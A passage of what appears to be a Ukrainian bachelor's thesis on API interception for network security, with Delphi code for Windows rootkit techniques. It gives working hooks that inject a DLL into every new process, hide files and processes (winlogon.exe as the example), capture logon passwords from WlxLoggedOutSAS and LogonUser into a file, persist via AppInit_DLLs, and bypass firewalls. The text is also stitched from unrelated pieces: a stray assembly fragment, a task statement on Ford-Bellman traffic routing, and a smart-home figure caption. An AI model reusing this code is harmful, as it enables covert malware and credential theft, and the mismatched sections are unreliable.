Дана методика дозволяє боротися з безліччю перехоплювачів, які працюють у режимі ядра (особливо, з перехоплювачами, заснованими на виправленні SDT);

					ВКБР-125.26.0029.00.00.ПЗ	Арк.
Зм.	Арк.	№ документа	Підпис	Дата		

- однак відновлення SDT вплине на роботу всієї системи й може привести до дуже неприємних наслідків (у найпростішому випадку - повне зависання системи з виходом на BSoD, у гіршому - непередбачене порушення нормальної роботи додатків, які перехоплюють NativeAPI для реалізації своїх функцій).

Викладені вище базові методики перехоплення функцій пояснюють основні принципи роботи RootKit.

Практика показує, що розробники шкідливих програм (вірусів, троянських програм, шпигунського програмного забезпечення) починають використати RootKit-технології, що істотно ускладнює виявлення і видалення створених ними шкідливих програм. Найчастіше застосовуються методики перехоплення функцій у режимі користувача, але останнім часом з'явилися досить ефективні реалізації із застосуванням драйверів.

Зміна таблиць імпорту

Цей метод полягає в наступному:

- визначається точка входу, яка перехоплюватиме системні функції;
- складається список модулів, у даний момент завантажених у контекст необхідного процесу;
- перебираються дескриптори імпорту цих модулів у пошуку адрес, функції, яка перехоплюється;
- у випадку збігу ця адреса змінюється на адресу створеного оброблювача.

Перевагою такого методу є те, що код перехоплює функції, які не змінюються і це забезпечує коректну роботу в багатопоточному додатку. Недоліком даного методу є те, що додатки можуть зберегти адресу функції до перехоплення, а потім викликати її повз оброблювача. Також адресу функції можна одержати використавши GetProcAddress з Kernel32.dll.

Сплайсинг функції

Такий метод полягає в наступному:

- визначається адреса, яка перехоплює функції;
- перші 5 байт її початку замінюють на довгий jmp перехід за адресою оброблювача перехоплення;

					ВКБР-125.26.0029.00.00.ПЗ	Арк.
Зм.	Арк.	№ документа	Підпис	Дата		

- якщо необхідно викликати функцію, яка перехоплюється, то перед заміною необхідно зберегти її початкові байти і перед викликом відновлювати їх.

Недоліком представленого методу є те, що коли після відновлення початку функції відбулося перемикання контексту на інший потік додатка, тому він зможе викликати функцію повз перехоплювач. Цей недолік можна усунути зупинивши всі побічні потоки додатка перед викликом і запустити їх одразу після виклику.

Перехоплювати системні функції, що містяться в чужому процесі досить незручно. Більш зручним способом є впровадження коду перехоплювача в процес і запуск його на виконання.

Для реалізації цього необхідно відкрити процес із прапорцями `PROCESS_CREATE_THREAD` or `PROCESS_VM_WRITE` or `PROCESS_VM_OPERATION`. Для отримання доступу до системних процесів буде потрібний привілей `SeDebugPrivilege`, тому перед встановленням перехоплення бажано його активувати.

Процедура активації `SeDebugPrivilege`:

```
function EnableDebugPrivilege():Boolean;
var
  hToken: dword;
  SeDebugNameValue: Int64;
  tkp: TOKEN_PRIVILEGES;
  ReturnLength: dword;
begin
  Result:=false;
  //Додаємо привілей SeDebugPrivilege
  //Одержуємо токен нашого процесу
  OpenProcessToken(INVALID_HANDLE_VALUE, TOKEN_ADJUST_PRIVILEGES
    or TOKEN_QUERY, hToken);
  //Одержуємо LUID привілею
  if not LookupPrivilegeValue(nil, 'SeDebugPrivilege', SeDebugNameValue) then
    begin
```

					ВКБР-125.26.0029.00.00.ПЗ	Арк.
Зм.	Арк.	№ документа	Підпис	Дата		

```

CloseHandle(hToken);
exit;
end;
tkp.PrivilegeCount := 1;
tkp.Privileges[0].Luid := SeDebugNameValue;
tkp.Privileges[0].Attributes := SE_PRIVILEGE_ENABLED;
//Додаємо привілей до процесу
AdjustTokenPrivileges(hToken, false, tkp, SizeOf(TOKEN_PRIVILEGES),
                    tkp, ReturnLength);
if GetLastError() <> ERROR_SUCCESS then exit;
Result:=true;
end;

```

На початку встановлення API-перехоплення виникає необхідність зупинки всіх другорядних потоків, так як процес запису може перериватись. І тоді функція викликана іншим потоком, може стати причиною помилок доступу до пам'яті і додаток може аварійно завершитись. Крім того, при одержанні адрес функцій-перехоплювачів, краще використати GetModuleHandle у тому випадку, якщо відомо заздалегідь, що модуль завантажений в простір адреси поточного процесу. В інших випадках використовується LoadLibrary і тоді модулі Ntdll.dll і ті, які статично імпортуються DLL будуть завантажені з певним (високим) відсотком гарантії.

Тепер реалізуємо перехоплення системної функції (API) не тільки в поточному процесі, але й у всіх наступних виконуваних процесах. Це можливо якщо є список процесів і список зараження нових процесів, але обраний метод є не ідеальним, так як процес до того як буде зараженим може звернутися до оригінальної функції і такий пошук приведе до непотрібних витрати ресурсів системи.

Серед інших недоліків цього методу можна відзначити те, що глобалізатор буде прив'язуватися до якогось конкретного процесу.

					ВКБР-125.26.0029.00.00.ПЗ	Арк.
Зм.	Арк.	№ документа	Підпис	Дата		

Інший метод полягає в наступному:

- перехоплювати функції створення процесів;
- впроваджувати оброблювач у створений процес перед виконання його коду.

Процес може бути створений з використанням великої кількості функцій: CreateProcess, CreateProcess, WinExec, ShellExecute, NtCreateProcess. Під час створення нового процесу обов'язковим є виклик функції ZwCreateThread.

Function ZwCreateThread(ThreadHandle: pdword;

DesiredAccess: ACCESS_MASK;

ObjectAttributes: pointer;

ProcessHandle: THandle;

ClientId: PClientID;

ThreadContext: pointer;

UserStack: pointer;

CreateSuspended: boolean);NTSTATUS;

stdcall;external 'ntdll.dll';

А нас цікавитиме структура ClientId:

type

PClientID = ^TClientID;

TClientID = packed record

UniqueProcess:cardinal;

UniqueThread:cardinal;

end;

Поле UniqueProcess містить id процесу, якому і належить створювана нитка. Тут найбільш зручним для застосування буде наступний метод.

Перехоплюємо ZwCreateThread, порівнюємо UniqueProcess з id поточного процесу, і якщо вони різні, то можемо впроваджувати перехоплювач у новий процес. Але це не спрацює, так як в момент створення основної нитки процес ще є непроініціалізованим і CreateRemoteThread повертатиме помилку.

					ВКБР-125.26.0029.00.00.ПЗ	Арк.
Зм.	Арк.	№ документа	Підпис	Дата		

При виявленні процесу створення нитки в новому процесі встановимо прапорець NewProcess котрий використаємо вподальшому.

Оброблювач ZwCreateThread буде мати наступний вигляд:

Function NewZwCreateThread(ThreadHandle: PHANDLE;

DesiredAccess: ACCESS_MASK;

ObjectAttributes: pointer;

ProcessHandle: THandle;

ClientId: PClientID;

ThreadContext: pointer;

UserStack: pointer;

CreateSuspended: boolean); stdcall;

begin

//зняття перехоплення

WriteProcessMemory(CurrProc, AdrZwCreateThread, @OldZwCreateThread, SizeOf(OldCode), Writen);

//викликаємо функцію із прапорцем CREATE_SUSPENDED, щоб нитка не запустилася до установки перехоплення

Result := ZwCreateThread(ThreadHandle, DesiredAccess, ObjectAttributes, ProcessHandle,

ClientId, ThreadContext, UserStack, true);

//перевіряємо, чи належить поточному процесу нитка

if CurrProcId <> ClientId.UniqueProcess then

//встановлюємо прапорець створення нового процесу

NewProcess := true;

// запускаємо нитку якщо це потрібно

if not CreateSuspended then ResumeThread(ThreadHandle^);

//встановлення перехоплення

WriteProcessMemory(CurrProc,

AdrZwCreateThread, @JmpZwCreateThread, SizeOf(far_jmp), Writen);

end;

					ВКБР-125.26.0029.00.00.ПЗ	Арк.
Зм.	Арк.	№ документа	Підпис	Дата		

Після ініціалізації створеного процесу відбувається ініціація його основної нитки за допомогою ZwResumeThread.

```
Function ZwResumeThread(ThreadHandle: dword;  
PreviousSuspendCount: pdword): NTStatus;  
stdcall; external 'ntdll.dll';
```

Перехопивши функцію будемо одержувати хендли всіх ниток, які запускаються.

Наприклад виникла необхідність за хендлом нитки одержати id процесу, якому ця нитка належить. Це можна реалізувати з допомогою функції ZwQueryInformationThread.

```
Function ZwQueryInformationThread(ThreadHandle: dword;  
ThreadInformationClass: dword;  
ThreadInformation: pointer;  
ThreadInformationLength: dword;  
ReturnLength: pdword):NTStatus;  
stdcall;external 'ntdll.dll';
```

ThreadInformationClass - тип одержуваної інформації.

Тут = THREAD_BASIC_INFO = 0;

ThreadInformation - показник структури, де записуватиметься інформація про нитку.

У нашому випадку це є структура THREAD_BASIC_INFORMATION:
PTHREAD_BASIC_INFORMATION= ^THREAD_BASIC_INFORMATION;

THREAD_BASIC_INFORMATION = packed record

ExitStatus: BOOL;

TebBaseAddress: pointer;

ClientId: TClientID;

AffinityMask: DWORD;

Priority: dword;

					ВКБР-125.26.0029.00.00.ПЗ	Арк.
Зм.	Арк.	№ документа	Підпис	Дата		

BasePriority: dword;
end;

ClientId.UniqueProcess буде містити id процесу який володіє ниткою.

Якщо процес відрізнятиметься від поточного і встановлено прапорець NewProcess, то у створений процес втілюємо перехоплювач і скидаємо прапорець NewProcess.

Оброблювач функції ZwResumeThread буде виглядати приблизно так:

```
function NewZwResumeThread(ThreadHandle: THandle;  
PreviousSuspendCount: pdword); stdcall;  
  
var  
ThreadInfo: THREAD_BASIC_INFORMATION;  
Handle: DWORD;  
  
begin  
    //знімаємо перехоплення  
    WriteProcessMemory(CurrProc,   AdrZwResumeThread,   @OldZwResumeThread,  
        SizeOf(OldCode), Writen);  
    //одержую інформацію про процес, якому належить ця нитка  
    ZwQueryInformationThread(ThreadHandle, THREAD_BASIC_INFO, @ThreadInfo,  
        SizeOf(THREAD_BASIC_INFORMATION), nil);  
    if (ThreadInfo.ClientId.UniqueProcess <> CurrProcId) and NewProcess then  
        begin //заражаємо новий процес  
            Handle      :=      OpenProcess(PROCESS_CREATE_THREAD      or  
                PROCESS_VM_WRITE or PROCESS_VM_OPERATION,  
                FALSE, ThreadInfo.ClientId.UniqueProcess);  
            InjectDll(Handle);  
            CloseHandle(Handle);  
            NewProcess := false;  
        end;  
    //викликаємо оригінальну функцію
```

					ВКБР-125.26.0029.00.00.ПЗ	Арк.
Зм.	Арк.	№ документа	Підпис	Дата		

```
Result := ZwResumeThread(ThreadHandle, PreviousSuspendCount);
```

```
//установлюємо перехоплення
```

```
WriteProcessMemory(CurrProc, AdrZwResumeThread, @JmpZwResumeThread,  
SizeOf(far_jump), Writen);
```

```
end;
```

У такий спосіб вирішується проблема глобалізації оброблювача.

2.2 Обґрунтування вибору засобів для побудови системи та мови програмування

Розглянемо можливе застосування перехоплення системних функцій.

Найширше застосування подібна технологія може знайти в троянських програмах.

Наприклад можна створити невидимий процес, сховати які-небудь файли на диску, сховати запис в реєстрі і сховати мережні з'єднання.

Можна легко обійти персональні фаєрволи. Можна робити із системою все, що завгодно.

Наприклад, для приховання файлів на диску нам потрібно перехопити функцію ZwQueryDirectoryFile з ntdll.dll. Вона є базовою для всіх API перерахування файлів.

Розглянемо прототип цієї функції:

```
Function ZwQueryDirectoryFile(FileHandle: dword;
```

```
Event: dword;
```

```
ApcRoutine: pointer;
```

```
ApcContext: pointer;
```

```
IoStatusBlock: pointer;
```

```
FileInformation: pointer;
```

```
FileInformationLength: dword;
```

```
FileInformationClass: dword;
```

```
ReturnSingleEntry: bool;
```

					ВКБР-125.26.0029.00.00.ПЗ	Арк.
Зм.	Арк.	№ документа	Підпис	Дата		

FileName: PUnicodeString;
RestartScan: bool): NTStatus;
stdcall; external 'ntdll.dll';

Для нас важливі параметри FileHandle, FileInformation та FileInformationClass.

FileHandle - хендл об'єкта директорії, що може бути отриманий з використанням функції ZwOpenFile.

FileInformation - показник на виділену пам'ять, куди функція запише необхідні дані.

FileInformationClass визначає тип записів в FileInformation.

FileInformationClass перелічимого типу, але нам необхідні тільки чотири його значення, використовувані для перегляду вмісту директорії.

const

FileDirectoryInformation = 1;
FileFullDirectoryInformation = 2;
FileBothDirectoryInformation = 3;
FileNamesInformation = 12;

Структура запису в FileInformation для FileDirectoryInformation:

type

FILE_DIRECTORY_INFORMATION = packed record

NextEntryOffset: ULONG;

Unknown: ULONG;

CreationTime,

LastAccessTime,

LastWriteTime,

ChangeTime,

EndOfFile,

AllocationSize: int64;

FileAttributes: ULONG;

FileNameLength: ULONG;

					ВКБР-125.26.0029.00.00.ПЗ	Арк.
Зм.	Арк.	№ документа	Підпис	Дата		

FileName: PWideChar;

end;

для FileFullDirectoryInformation:

type

FILE_FULL_DIRECTORY_INFORMATION = packed record

NextEntryOffset: ULONG;

Unknown: ULONG;

CreationTime,

LastAccessTime,

LastWriteTime,

ChangeTime,

EndOfFile,

AllocationSize: int64;

FileAttributes: ULONG;

FileNameLength: ULONG;

EaInformationLength: ULONG;

FileName: PWideChar;

end;

для FileBothDirectoryInformation:

type

FILE_BOTH_DIRECTORY_INFORMATION = packed record

NextEntryOffset: ULONG;

Unknown: ULONG;

CreationTime,

LastAccessTime,

LastWriteTime,

ChangeTime,

EndOfFile,

AllocationSize: int64;

FileAttributes: ULONG;

					ВКБР-125.26.0029.00.00.ПЗ	Арк.
Зм.	Арк.	№ документа	Підпис	Дата		

FileNameLength: ULONG;
EaInformationLength: ULONG;
AlternateNameLength: ULONG;
AlternateName[0..11]: array of WideChar;
FileName: PWideChar;

end;

і для FileNamesInformation:

type

FILE_NAMES_INFORMATION = packed record

NextEntryOffset: ULONG;

Unknown: ULONG;

FileNameLength: ULONG;

FileName: PWideChar;

end;

Функція записує набір цих структур у буфер FileInformation.

У всіх цих типах структур важливі тільки три змінних.

NextEntryOffset - розмір даного елемента списку.

Перший елемент розташований за адресою FileInformation + 0, а другий елемент за адресою FileInformation + NextEntryOffset першого елемента. В останнього елемента поле NextEntryOffset містить нуль.

FileName - це повне ім'я файлу.

FileNameLength - це довжина імені файлу

Для приховання файлу, необхідно порівняти ім'я кожного запису, який повертається, і ім'я файлу, який необхідно сховати.

Якщо сховати перший запис, потрібно здвинути наступні за нею структури на розмір першого запису. Це приведе до того, що перший запис буде затертий.

Якщо сховати інший запис, можливо просто змінити значення NextEntryOffset попереднього запису. Нове значення NextEntryOffset буде нуль, якщо сховати останній запис, інакше значення буде сумою полів NextEntryOffset запису, які необхідно сховати і попереднього запису. Потім необхідно змінити значення поля

					ВКБР-125.26.0029.00.00.ПЗ	Арк.
Зм.	Арк.	№ документа	Підпис	Дата		

Unknown попереднього запису, що надає індекс для наступного пошуку. Значення поля Unknown попереднього запису повинне рівнятися значенню поля Unknown запису, який необхідно сховати. Якщо немає жодного запису, який можна бачити, необхідно повернути помилку STATUS_NO_SUCH_FILE.

const

```
STATUS_NO_SUCH_FILE = $C000000F;
```

Список процесів можна одержати різними методами: EnumProcesses, CreateToolHelp32Snapshot й.др., але всі ці API звертаються до базової функції ZwQuerySystemInformation.

Розглянемо прототип цієї функції:

```
Function ZwQuerySystemInformation(ASystemInformationClass: dword;
```

```
ASystemInformation: Pointer;
```

```
ASystemInformationLength: dword;
```

```
AReturnLength:PCardinal): NTStatus;
```

```
stdcall;external 'ntdll.dll';
```

SystemInformationClass указує тип інформації, який необхідно одержати, SystemInformation - це показник на результуючий буфер, SystemInformationLength - розмір цього буфера й ReturnLength - кількість записаних байт.

Ця функція може повертати різні класи інформації, кожний з яких визначений своєю структурою. Далі список класів, які повертає функція:

```
const // SYSTEM_INFORMATION_CLASS
```

```
SystemBasicInformation          = 0;
```

```
SystemProcessorInformation       = 1;
```

```
SystemPerformanceInformation    = 2;
```

```
SystemTimeOfDayInformation      = 3;
```

```
SystemNotImplemented1          =4;
```

```
SystemProcessesAndThreadsInformation =5;
```

```
SystemCallCounts                =6;
```

```
SystemConfigurationInformation =    7;
```

```
SystemProcessorTimes            =8;
```

					ВКБР-125.26.0029.00.00.ПЗ	Арк.
Зм.	Арк.	№ документа	Підпис	Дата		

SystemGlobalFlag	=9;
SystemNotImplemented2	=10;
SystemModuleInformation	=11;
SystemLockInformation	=12;
SystemNotImplemented3	=13;
SystemNotImplemented4	=14;
SystemNotImplemented5	=15;
SystemHandleInformation	=16;
SystemObjectInformation	=17;
SystemPagefileInformation	=18;
SystemInstructionEmulationCounts	=19;
SystemInvalidInfoClass	=20;
SystemCacheInformation	= 21;
SystemPoolTagInformation	= 22;
SystemProcessorStatistics	= 23;
SystemDpcInformation	=24;
SystemNotImplemented6	=25;
SystemLoadImage	= 26;
SystemUnloadImage	= 27;
SystemTimeAdjustment	= 28;
SystemNotImplemented7	=29;
SystemNotImplemented8	=30;
SystemNotImplemented9	=31;
SystemCrashDumpInformation	=32;
SystemExceptionInformation	=33;
SystemCrashDumpStateInformation	=34;
SystemKernelDebuggerInformation	=35;
SystemContextSwitchInformation	=36;
SystemRegistryQuotaInformation	=37;
SystemLoadAndCallImage	=38

SystemPrioritySeparation =39;
 SystemNotImplemented10 =40;
 SystemNotImplemented11 =41;
 SystemInvalidInfoClass2 =42;
 SystemInvalidInfoClass3 =43;
 SystemTimeZoneInformation =44;
 SystemLookasideInformation =45;
 SystemSetTimeSlipEvent =46;
 SystemCreateSession =47;
 SystemDeleteSession =48;
 SystemInvalidInfoClass4 =49;
 SystemRangeStartInformation =50;
 SystemVerifierInformation =51;
 SystemAddVerifier =52;
 SystemSessionProcessesInformation =53;

Для перерахування запущених процесів встановлюємо в параметр SystemInformationClass у значення SystemProcessesAndThreadsInformation.

Структура, що повертає, у буфері SystemInformation:

PSYSTEM_PROCESSES = ^SYSTEM_PROCESSES

SYSTEM_PROCESSES = packed record

NextEntryDelta,

ThreadCount: dword;

Reserved1 : array [0..5] of dword;

CreateTime,

UserTime,

KernelTime: LARGE_INTEGER;

ProcessName: TUnicodeString;

BasePriority: dword;

ProcessId,

InheritedFromProcessId,

```

HandleCount: dword;
Reserved2: array [0..1] of dword;
VmCounters: VM_COUNTERS;
IoCounters: IO_COUNTERS; // Windows 2000 only
Threads: array [0..0] of SYSTEM_THREADS;
end;

```

Приховання процесів схоже на приховання файлів. Необхідно змінити NextEntryDelta записи на записи попереднього приховуваного процесу. Звичайно не потрібно приховувати перший запис, тому що це процес Idle.

Простий оброблювач ZwQuerySystemInformation процес, який приховує, winlogon.exe виглядає так:

```

Function NewZwQuerySystemInformation(ASystemInformationClass: dword;
ASystemInformation: Pointer;
ASystemInformationLength: dword;
AReturnLength: PCardinal): NTStatus; stdcall;
var
  Info, Prev: PSYSTEM_PROCESSES;
begin
  Result := TrueZwQuerySystemInformation(ASystemInformationClass,
ASystemInformation,
ASystemInformationLength,
AReturnLength);
  if (ASystemInformationClass = SystemProcessesAndThreadsInformation) and
    (Result = STATUS_SUCCESS) then
    begin
      Info := ASystemInformation;
      while(Info^.NextEntryDelta > 0) do
        begin
          Prev := Info;
          Info := pointer(dword(Info) + Info^.NextEntryDelta);
        end;
    end;
end;

```

					ВКБР-125.26.0029.00.00.ПЗ	Арк.
Зм.	Арк.	№ документа	Підпис	Дата		

```

    if lstrcmpiw(Info^.ProcessName.Buffer, 'winlogon.exe') = 0 then
        Prev^.NextEntryDelta:= Prev^.NextEntryDelta + Info^.NextEntryDelta;
    end;
end;
end;

```

Далі проаналізуємо програми, які перехоплюють паролі на вхід в Windows і при запуску програм від імені користувача.

При вході користувача в систему процес Winlogon.exe проводить його авторизацію через функції бібліотеки msgina.dll. Конкретно, нас цікавить функція WlxLoggedOutSAS, що викликається при вході користувача в систему.

Функція-прототип має наступний вигляд:

```

WlxLoggedOutSAS: Function(pWlxContext: pointer;
dwSasType: dword;
pAuthenticationId: pointer;
pLogonSid: pointer;
pdwOptions,
phToken: PDWORD;
pMprNotifyInfo: PWLX_MPR_NOTIFY_INFO;
pProfile:pointer): dword; stdcall;

```

Функції передається структура WLX_MPR_NOTIFY_INFO причому ім'я користувача, його пароль і домен утримує в середині себе.

```

PWLX_MPR_NOTIFY_INFO = ^WLX_MPR_NOTIFY_INFO;

```

```

WLX_MPR_NOTIFY_INFO = packed record

```

```

    pszUserName: PWideChar;
    pszDomain: PWideChar;
    pszPassword: PWideChar;
    pszOldPassword: PWideChar;
end;

```

					ВКБР-125.26.0029.00.00.ПЗ	Арк.
Зм.	Арк.	№ документа	Підпис	Дата		

Перехоплюватимемо функцію WlxLoggedOutSAS у процесі Winlogon.exe і зберігатимемо отримані паролі у файлі.

В інших процесах перехоплюватимемо LogonUser, LogonUser і CreateProcessWithLogon - ці функції використаємо для ініціації процесів від імені якогось іншого користувача.

```
function LogonUser(lpszUsername, lpszDomain, lpszPassword: PAnsiChar;
dwLogonType, dwLogonProvider: DWORD;
var phToken: THandle): BOOL; stdcall; external 'advapi32.dll';
function LogonUser(lpszUsername, lpszDomain, lpszPassword: PWideChar;
dwLogonType, dwLogonProvider: DWORD;
var phToken: THandle): BOOL; stdcall; external 'advapi32.dll';
Function CreateProcessWithLogon(const lpUsername: PWideChar;
                                const lpDomain: PWideChar;
                                const lpPassword: PWideChar;
                                dwLogonFlags: DWORD;
                                const lpApplicationName: PWideChar;
                                lpCommandLine: PWideChar;
                                dwCreationFlags: DWORD;
                                lpEnvironment: Pointer;
                                const lpCurrentDirectory: PWideChar;
                                lpStartupInfo: PStartupInfo;
                                lpProcessInfo: PProcessInformation): Boolean;
                                stdcall; external 'advapi32.dll';
```

Перехоплення функцій помістимо в DLL, причому не будемо робити глобалізатор, а просто пропишемо нашу бібліотеку в розділ реєстру HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows параметр AppInit_DLLs, тип REG_SZ

					ВКБР-125.26.0029.00.00.ПЗ	Арк.
Зм.	Арк.	№ документа	Підпис	Дата		

Тоді ця бібліотека буде автоматично підвантажена до будь-якого додатка, що має у своїй пам'яті user32.dll.

pop ebp

ret

end;

NameList буде містити показники PWideChar на імена процесів, а HandleList на їх PID.

2.3 Розгорнута постановка завдання

Згідно з технічним завданням на випускню кваліфікаційну роботу за першим (бакалаврським) рівнем вищої освіти, реалізації підлягає програмне забезпечення, яке призначено для системи розподілу мережевого трафіка на основі вдосконаленого алгоритму Форда-Белмана

системи розподілу мережевого трафіка на основі вдосконаленого алгоритму Форда-Белмана

В процесі розробки випускної кваліфікаційної роботи за першим (бакалаврським) рівнем вищої освіти необхідно виконати наступний обсяг роботи:

а) провести аналіз існуючих систем-аналогів для виявлення їх позитивних і негативних якостей. Результати аналізу врахувати в подальших розробках;

б) вибрати та обґрунтувати методику побудови системи кібербезпеки комп'ютерних мереж з використанням перехоплення системних функцій;

в) розробити функціональну та структурну схеми системи;

г) розробити програмне забезпечення системи, що дозволить реалізувати поставлену технічним завданням задачу;

д) побудувати блок-схеми алгоритмів програми та підпрограми;

е) розробити рекомендації по організаційних та методичних заходах, які забезпечать впровадження системи кібербезпеки в промислову експлуатацію та

					ВКБР-125.26.0029.00.00.ПЗ	Арк.
Зм.	Арк.	№ документа	Підпис	Дата		

її подальшу успішну експлуатацію;

ж) сформулювати висновки про виконаний обсяг робіт та одержані результати.

К6ПЗ_2026

					ВКБР-125.26.0029.00.00.ПЗ	Арк.
Зм.	Арк.	№ документа	Підпис	Дата		

3. ОПИС І ОБҐРУНТУВАННЯ ПРОЕКТНИХ РІШЕНЬ

3.1 Опис функціонування системи

В теперішній час для боротьби із троянськими програмами на ринку ПЗ існує досить багато персональних продуктів.

Найбільш дієвими є Agnitum Outpost Firewall Pro, яка забезпечує контроль DLL використовуваних додатків, контроль OpenProcess (блокує мережний доступ при зміні пам'яті іншим додатком) і контроль схованих процесів (процесів запущених із прапором WM_HIDE, тобто зі схованим вікном). Фаєрволи контролюють запис в пам'ять, але при створенні нового процесу виробляється запис у його пам'ять із боку батьківського процесу, тому фаєрволи починають контролювати запис в пам'ять тільки з моменту запуску першої нитки процесу. Також фаєрволи контролюють створення відокремлених потоків, тому будемо використовувати маніпуляцію з контекстами головної нитки процесу.

Із усього вищесказаного зробимо висновок, що технології монтування коду і перехоплення API можуть служити для обходу практично будь-якого захисту і створення надзвичайно небезпечних шкідливих програм. Також вони можуть бути використані і для створення систем безпеки. Вищенаведені приклади показують, що як би виробники не рекламували непробивність своїх фаєрволів, однаково вони рятують тільки від самих примітивних шкідливих програм. Вище наведений приклад "чистого", повністю програмного обходу фаєрвола. Але це можна зробити набагато простіше, якщо підключити троянську DLL до дозволеної програми, тому що більшість користувачів проігнорують повідомлення фаєрвола і дозволять доступ. Надійність антивірусів теж не слід вважати достатньою, тому що вони можуть бути легко знищені шкідливою програмою. У наш час від подібних прийомів захисту не існує, тому потрібно бути обережним при встановленні нового софту, тому що невідомо, що може в собі містити така програма.

					ВКБР-125.26.0029.00.00.ПЗ	Арк.
Зм.	Арк.	№ документа	Підпис	Дата		

Щоб уникнути перехоплення API функцій необхідно розробити метод пошуку схованих процесів. Метод полягає в тому, що список процесів виходить не за допомогою API функцій, а безпосередньо через системні виклики ядра Windows.

Недолік даного методу полягає в тому, що інтерфейси ядра не документовані, і впізнати їх можна тільки дизасемблювавши системні бібліотеки.

Також функції ядра можуть розрізнятися в різних версіях Windows, тому працездатність цього методу завжди не гарантується.

Наведений нижче код одержує список процесів за допомогою виклику інтерфейсів ядра.

Для перехоплення API в іншому процесі ефективним є метод монтування в нього своєї DLL, але цей метод має деякі недоліки, тому що необхідно зберігати DLL на диску, і завантаження зайвої DLL легко виявити програмами типу PE-Tools.

Але існує метод що дозволяє завантажити DLL в інший процес більше непомітним способом. Для цього потрібно вмотувати в процес образ цієї DLL, потім настроїти в неї таблицю імпорту і релоки, після чого виконати її точку входу. Цей метод дозволяє не зберігати DLL на диску, а проводити дії з ним винятково в пам'яті, також ця DLL не буде видимою в списку завантажених процесом модулів.

У процедурах перехоплення API і монтування коду використовуються функції SizeOfCode й SizeOfProc.

Функція SizeOfCode повертає розмір команди по показнику (разом з операндами), а функція SizeOfProc повертає розмір процедури (ділянки коду від переданої точки входу до першої зустрінутої команди RET). Найскладніша частина в даному методі - це аналіз коду інструкції. Для цього використовується пошук по таблиці кодів, і визначається розмір команди і операндів, які йдуть далі.

Для того щоб виконати перехоплення API у чужому процесі, необхідно якимось чином одержати його хендл. Найбільш просто це зробити за допомогою API функції OpenProcess. Цей спосіб простий і універсальний, але підходить він

					ВКБР-125.26.0029.00.00.ПЗ	Арк.
Зм.	Арк.	№ документа	Підпис	Дата		

не у всіх випадках. Наприклад, необхідно обійти персональний фаєрвол, і для цього є спосіб монтування коду в додаток, якому дозволений доступ до мережі, але сучасні фаєрволи вміють відловлювати подібні спроби, наприклад Outpost Firewall Pro при виявленні монтування коду відразу ж заблокує мережний доступ зміненого додатка і сповістить про це користувача. Існують також програми, які припиняють спроби одержати доступ до своєї пам'яті.

Для обходу фаєрвола цілком придатний спосіб запуску довіреного додатка за допомогою CreateProcess, функція повертає в структурі _PROCESS_INFORMATION хендл створеного процесу із правами доступу PROCESS_ALL_ACCESS, після чого можна робити над запущеним процесом будь-які дії.

По документації Microsoft для виконання свого коду в нульовому кільці захисту необхідно написати драйвер режиму ядра. Але існує ще один спосіб - через фізичну пам'ять. У системі є об'єкт "секція" з ім'ям \Device\PhysicalMemory який являє собою відображення фізичної пам'яті комп'ютера. Його можна відкрити за допомогою ZwOpenSection, після чого можна змінити вміст системних таблиць (GDT, LDT, IDT) і створити в них свій шлюз, через який можна буде виконати свій код у нульовому кільці.

Почнемо із цілком документованого способу написання драйвера. Для цього будемо використати Visual C++ 6.0 і комплект DDK (Driver Development Kit). DDK іде під конкретну версію Windows XX, підійде практично будь-яка версія. Після установки DDK можна приступати до створення шаблону найпростішого драйвера.

3.2 Розробка структурної схеми

Для захисту від перехоплення API на найнижчому рівні - у ядрі системи необхідно чітко представляти ієрархію виклику API у системі. Структурна схема системи кібербезпеки комп'ютерної мережі з використанням перехоплення системних функцій представлена на рисунку 3.1:

					ВКБР-125.26.0029.00.00.ПЗ	Арк.
Зм.	Арк.	№ документа	Підпис	Дата		




Рисунок 3.1 - Структурна схема системи моніторингу побутових пристроїв розумного будинку

